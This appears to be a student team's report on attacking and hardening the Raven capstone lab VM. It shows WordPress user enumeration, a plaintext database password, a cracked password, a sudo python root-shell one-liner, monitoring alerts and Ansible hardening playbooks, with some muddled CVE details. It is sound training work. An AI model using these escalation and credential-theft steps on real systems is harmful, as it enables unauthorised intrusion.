Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Mickey Highberg, Walcott Denison III, Megan Cutler, Joshua Cutler

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities


Exploits Used
Alerts Implemented

Hardening

Implementing Patches

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu 18.04
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.04
Hostname: Capstone

IPv4: 192.168.1.110
OS: Debian/GNU Linux 8
Hostname: Target 1

IPv4: 192.168.1.115
OS: Debian/GNU Linux
Hostname: target 2
(Not in Scope)

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Poorly Configured SSH Port	Performed nmap scan of Target 1	Open port to SSH allowing simple login
Wordpress User Enumeration	Utilized wpscan to enumerate users of the web server	Allowed attacker to gather Michael and Steven's usernames
Weak Passwords	Able to gather passwords through guessing/brute forcing	Allowed attacker to gain access to targets and SSH into the server with different users
No File Security Permission Implementation	Plain text password in the wp-config.php and hashes in mySQL database	Attacker logged into mySQL as root by using R@v3nSecurity as well as using the tool john to crack the hashes

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Unprotected and Unsalted Hash	Salted passwords weak hash of 32 bits	Used John and a wordlist to crack hashes gathered from mysql database to get steven:pink84
Python root escalation	Used sudo -l to gain information needed to perform escalation sudo python -c ‘import pty;pty.spawn (“bin/bash”)’	After discovery of stevens password; we were able to ssh with his credentials and perform a python root escalation

Exploits Used

Exploitation: Open port 22 SSH and weak Password

- Wpscan was used to find the users and guess the weak password in order to ssh into the target system.
- The exploit granted user shell access for Michael's account. We did a directory transversal to explore files to find flags 1 and 2.

```
[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

```
michael@target1:/var/www/html$ egrep flag* service.html

office or systems? We offer expert Read Teaming services to allow you to see wher
                        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
                        <script src="https://cdnjs.cloudflare.com/ajax/libs/poppe
tegrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q"
```

```
-rw-r--r--  1 root     root       40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root     root     4096 Aug 13  2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Exploitation: Wordpress configuration and SQL database

- wp_config.php file exposed the username and password to the SQL Database in plaintext.
- The exploit granted user mysql access and allowed discovery of flag 3.

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

```
                                                                                                  | flag4        |
     | inherit     | closed         | closed      |                | 4-revision-v1 |          |        | 2018-08-12
23:31:59 | 2018-08-12 23:31:59 |                        |          4 | http://raven.local/wordpress/index.php/2018
/08/12/4-revision-v1/ |          0 | revision  |                |             0 |
|  7 |           2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

Exploitation: Privilege Escalation

- Obtained Steven's password hash from the SQL database
- Used John the Ripper to crack Steven's password.
- Used Steven's python sudo privileges to spawn a root shell.
- The exploit exposed flag 4.

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------
-----------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email
vation_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------
-----------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven
           |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.
           |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------
-----------+-------------+---------------+
2 rows in set (0.00 sec)
```

```
root@Kali:~/Desktop# john --show wp_hashes.txt
user2:pink84

1 password hash cracked, 1 left
```


```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/#
```

```
-rw-------  1 root root 2738 Jul  1  2020 .viminfo
root@target1:~# cat flag4.txt
_____
| ___ \
| |_/ /__ ___   ____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

Alerts Implemented


Excessive HTTP Errors

- **Metric** = WHEN counts ( ) GROUPED OVER top 5 `http.response.status_code`
- **Threshold** = IS ABOVE 400 FOR THE LAST 5 minutes



HTTP Request Size Monitor


- **Metric** = WHEN sum ( ) of `http.request.bytes` OVER all documents
- **Threshold** = IS ABOVE 3500 FOR THE LAST 1 minute



CPU Usage Monitor

.

- **Metric** = WHEN max ( ) OF `system.process.cpu.total.pct` OVER all documents
- **Threshold** = IS ABOVE 0.5 FOR THE LAST 5 minutes



Hardening

Hardening Against SHH Port configuration on Target 1

Roaming through the OpenSSH client: CVE-2016-0777 and CVE-2016-0778 – All OpenSSH versions between 5.4 and 7.1 are vulnerable.

Your SSH servers should current on patches.

- Patches:

CVE-2016-0777 – An information leak

CVE-2016-0778 – A buffer overflow

- Why the patch works:

- CVE-2016-0777 plugs a memory disclosure leak
- CVE-2016-0778 plugs a file descriptor leak

- How to install it (include commands):

- for roaming issue ## run as root via sudo ##
- echo 'UseRoaming no' | sudo tee -a /etc/ssh/ssh_config

Hardening Against SHH Port configuration on Target 1

- SSH server configuration:
  1. Strong Usernames and Passwords
  2. Configure Idle Timeout Interval
  3. Disable Empty Passwords
  4. Limit Users' SSH Access Authentication
  5. Disable Root Logins for Authentication
  6. Only Use SSH Protocol 2
  7. Use Another Port
  8. Allow Only Specific Clients
  9. Enable Two-Factor
  10. Use Public/Private Keys

- Why the hardening works:
  - Prevents an attacker of guessing or cracking simple password authentication.
- How to install it (include commands):
  - See section for implementing patches and configurations. [10-steps-to-secure-open-ssh]

Hardening Against Python Privilege Escalation on Target 1

Python Privilege Escalation Target 1:

- Patch: Remove sudo access for python for the user.

- Why It Works: If this access is taken away, this method of privilege escalation is no longer an issue.

  exploiting-sudo-rights

Hardening Against wp_config.php file on Target 1

wp_config file vulnerability Target 1.

- Why the patch works: strengthens access restrictions to the file.
- How to install it

- wp_config.php file

- Protection through .htaccess file

```
>Secure wp_config.php file
<files wp-config.php>
 order allow, deny
deny from all`
```

- Moving wp-config.php
- Modify wp-config.php File
- Setting up the correct file permissions for wp-config.php
- Removal of public access to WordPress login helps reduce the attack surface

[secure-wp-config-file]

Implementing Patches

Implementing Patches with Ansible

Playbook Overview

Explain which vulnerability each task in the playbook patches.

- Update packages in Debian server where wordpress is being hosted.
- The task below fully patches all of your packages, and can easily be run regularly using cron (or Ansible Tower, in a larger environment):

```
- name: Perform full patching
    package:
        name: '*'
    state: latest
```

https://www.redhat.com/sysadmin/harden-new-system-ansible

Implementing Patches with Ansible

Playbook Overview

- Secure remote access via SSH.
- Create a local user with sudo permissions so that remote login can be disabled from root.
- Add sudoer rule for local user.

```yaml
- name: Add admin group
  group:
    name: admin
    state: present

- name: Add local user
  user:
    name: admin
    group: admin
    shell: /bin/bash
    home: /home/admin
    create_home: yes
    state: present

- name: Add SSH public key for user
  authorized_key:
    user: admin
    key: "{{ lookup('file', '~/.ssh/id_rsa.pub') }}"
    state: present

- name: Add sudoer rule for local user
  copy:
    dest: /etc/sudoers.d/admin
    src: etc/sudoers.d/admin
    owner: root
    group: root
    mode: 0440
    validate: /usr/sbin/visudo -csf %s
```

Implementing Patches with Ansible

Playbook Overview

- Add hardened SSH config
- Change default file settings on the SSH config such as disabling password authentication and barring root login.

```yaml
- name: Add hardened SSH config
  copy:
    dest: /etc/ssh/sshd_config
    src: etc/ssh/sshd_config
    owner: root
    group: root
    mode: 0600
  notify: Reload SSH
```

```
$ cat files/etc/ssh/sshd_config
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
SyslogFacility AUTHPRIV
AuthorizedKeysFile      .ssh/authorized_keys
PasswordAuthentication no
ChallengeResponseAuthentication no
GSSAPIAuthentication yes
GSSAPICleanupCredentials no
UsePAM yes
X11Forwarding no
Banner /etc/issue.net
AcceptEnv LANG LC_CTYPE LC_NUMERIC LC_TIME LC_COLLATE LC_MONETARY
LC_MESSAGES
AcceptEnv LC_PAPER LC_NAME LC_ADDRESS LC_TELEPHONE LC_MEASUREMENT
AcceptEnv LC_IDENTIFICATION LC_ALL LANGUAGE
AcceptEnv XMODIFIERS
Subsystem       sftp    /usr/libexec/openssh/sftp-server
PermitRootLogin no

PermitRootLogin no
```

Implementing Patches with Ansible

Playbook Overview

- Use a handler to trigger a refresh of the sshd service.

```yaml
handlers:
  - name: Reload SSH
    service:
      name: sshd
      state: reloaded
```

Implementing Patches with Ansible

Playbook Overview

- Restrict SSH to only permitted IP addresses.

```yaml
- name: Add SSH port to internal zone
  firewalld:
    zone: internal
    service: ssh
    state: enabled
    immediate: yes
    permanent: yes

- name: Add permitted networks to internal zone
  firewalld:
    zone: internal
    source: "{{ item }}"
    state: enabled
    immediate: yes
    permanent: yes
  with_items: "{{ allowed_ssh_networks }}"

- name: Drop ssh from the public zone
  firewalld:
    zone: public
    service: ssh
    state: disabled
    immediate: yes
    permanent: yes
```

Implementing Patches with Ansible

Playbook Overview

- Disable unused software and services.

- add variables.

vars:
  unnecessary_services:
    - postfix
    - telnet
  unnecessary_software:
    - tcpdump
    - nmap-ncat
    - wpa_supplicant

```
- name: Remove undesirable packages
  package:
    name: "{{ unnecessary_software }}"
    state: absent

- name: Stop and disable unnecessary services
  service:
    name: "{{ item }}"
    state: stopped
    enabled: no
  with_items: "{{ unnecessary_services }}"
  ignore_errors: yes
```

Implementing Patches with Ansible

Playbook Overview

- Add message of the day & set a login banner

This article shows you how to bring together several server-hardening tasks into a single Ansible playbook to run against new systems (and continue running against existing systems) to improve your security posture.

```yaml
- name: Set a message of the day
  copy:
    dest: /etc/motd
    src: etc/motd
    owner: root
    group: root
    mode: 0644

- name: Set a login banner
  copy:
    dest: "{{ item }}"
    src: etc/issue
    owner: root
    group: root
    mode: 0644
  with_items:
    - /etc/issue
    - /etc/issue.net
```

```
$ cat files/etc/issue
Use of this system is restricted to authorized users only, and all
use is subjected to an acceptable use policy.

IF YOU ARE NOT AUTHORIZED TO USE THIS SYSTEM, DISCONNECT NOW.

$ cat files/etc/motd
THIS SYSTEM IS FOR AUTHORIZED USE ONLY

By using this system, you agree to be bound by all policies found at
https://wiki.example.com/acceptable_use_policy.html. Improper use of
this system is subject to civil and legal penalties.

All activities are logged and monitored.
```

Sources:

https://www.redhat.com/sysadmin/harden-new-system-ansible

https://blog.devolutions.net/2017/4/10-steps-to-secure-open-ssh

https://www.redhat.com/sysadmin/eight-ways-secure-ssh

https://www.hackingarticles.in/linux-privilege-escalation-using-exploiting-sudo-rights/

https://www.qualys.com/2016/01/14/cve-2016-0777-cve-2016-0778/openssh-cve-2016-0777-cve-2016-0778.txt

https://www.getastra.com/blog/911/secure-wp-config-file/

The End